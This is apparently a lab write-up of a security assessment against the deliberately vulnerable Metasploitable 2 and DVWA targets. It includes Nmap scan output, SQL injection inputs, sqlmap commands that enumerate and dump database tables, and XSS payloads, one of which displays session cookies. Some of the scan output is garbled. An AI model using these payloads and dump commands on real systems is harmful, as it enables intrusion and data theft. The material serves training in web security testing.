

Securing the Digital Marketplace: Strengthening Security for Vulnerable Websites

Venkata Kishore B S

To conduct a security review, identify high-risk vulnerabilities (e.g., SQL Injection, Cross-Site Scripting), evaluate key features for weaknesses, simulate attacks, and implement measures to enhance website security.

Note: I used metasploitable 2 as the target machine

With **Nmap** -sV <target-ip>, I scanned the network to identify open ports and services. The scan revealed common services including HTTP (port 80) and HTTPS (port 443).

- -sS: stealth scan
- -sV: version detection
- -A: aggressive scan for OS, scripts, and traceroute

[illegible]

```
File Actions Edit View Help
3432/tcp open postgrey PostgreySQL DB 8.3.0 - 8.3.7
|_ ssl-date: 2025-07-07T14:15:08+0800: e35 from scanner time.
|_ ssl-cert: Subject: commonName=unsub84-base.localdomain/organizationName=OC05A/StateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2018-03-17T14:07:45
|_ Not valid after: 2018-04-16T14:07:45
5980/tcp open vnc VNC (protocol 3.3)
|_ irc-info:
|_ Protocol version: 3.3
|_ Security types:
|_ VNC Authentication (2)
6667/tcp open v13 (access denied)
6667/tcp open irc UnrealIRCd
|_ irc-info:
|_ users: 1
|_ servers: 1
|_ lusers: 1
|_ lservers: 0
|_ server: irc.Metasploitable.LAN
|_ version: Unreal3.2.8.1: irc.Metasploitable.LAN
|_ uptime: 0 days, 0:03:52
|_ source ident: map
|_ source host: 27A626DE.53767719.FFFA6D49.IP
|_ error: Closing Link: soaperr[192.168.117.128] (Quit: soaperr)
8080/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTIONS request
8188/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/5.5
MAC Address: 08:00:29:14:53:95 (VMware)
Device type: general purpose
Running: Linux 2.6.x
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
|_ clock-skew: mean: 1h00m02s, deviation: 2h00m00s, median: 2s
|_ sm2-timer: Protocol negotiation failed (sm2)
|_ nbstat: NetBIOS name: METASPOILTABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_ OS: Unix (Samba 3.0.20-Debian)
|_ Computer name: metasploitable
|_ NetBIOS computer name:
|_ Domain name: localdomain
|_ FQDN: metasploitable.localdomain
|_ System time: 2025-07-07T10:44:46-04:00


TRACEROUTE
HOP RTT ADDRESS
1 8.67 ms 192.168.117.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.56 seconds
```

Using **Burp Suite** (here I used community edition), I performed passive crawling on **DVWA** to identify form inputs, API endpoints, and hidden directories.

This mapping phase was essential in locating vulnerable entry points for further exploitation.





SQL Injection Testing Across Security Levels

Using DVWA, I targeted pages vulnerable to **SQL Injection** at different security levels (Low, Medium, High).

Example: In the vulnerable user ID parameter, I tested inputs such as:

1' OR 1=1

Then used SQLMAP to exploit mutillidae DB to get the list of tables and details

sqlmap -u 'URL' --level=5

Note: I found 'username' vulnerable

To find the running DB
sqlmap -u 'URL' --level=5 --dbs

To get the info of a DB and tables

Sqlmap -u 'URL' --level=5 -D DbName --table

To get details of the Table

Sqlmap -u 'URL' --level=5 -D DbName -T tableName --dump

The image displays two screenshots of the DVWA (Damn Vulnerable Web Application) interface, specifically the SQL Injection vulnerability page. The browser address bar shows the URL `192.168.117.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#`.

Top Screenshot: The page title is "Vulnerability: SQL Injection". The "User ID:" input field contains the value "1". The "Submit" button is visible. The output shows the details for the user with ID 1: "ID: 1", "First name: admin", and "Surname: admin". The "More info" section lists several links related to SQL Injection.

Bottom Screenshot: The page title is "Vulnerability: SQL Injection". The "User ID:" input field contains the payload `1' OR '1'='1'#`. The "Submit" button is visible. The output shows the details for the user with ID 1: "ID: 1' OR '1'='1'#", "First name: admin", and "Surname: admin". The "More info" section lists several links related to SQL Injection.

[illegible]

Cross-Site Scripting (XSS) Exploits Using Multiple Payloads

I assessed both **Reflected** and **Stored XSS** vulnerabilities in DVWA. In DVWA's Reflected XSS module, a simple JavaScript injection:

```
<script>alert("Message")</script> // this I tried with easy mode
```

The screenshot displays the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It features a form with the label "What's your name?" and a text input field containing the payload `<script>alert("I am Akuma")</script>`. A "Submit" button is next to the input. Below the input, the word "Hello" is displayed in red. Under the "More info" section, three links are provided: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom right, there are "View Source" and "View Help" buttons. The footer shows the username "admin", security level "low", and "PHPIDS: disabled". A large dark overlay at the bottom of the page contains a modal dialog box with the IP address "192.168.117.130" and the message "I am Akuma", with an "OK" button.

```
<Script>alert("Message")</Script> // this I tried with medium mode
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>

I tried to get the cookies

```
<img src =x onError=alert(document.cookie)>
```

Vulnerability: Reflected Cross Site Sc

What's your name?

Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

What's your name?

Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

192.168.117.130
security=medium; PHPSESSID=6dfd388331fb888bb0daf51f28e3fca9

OK

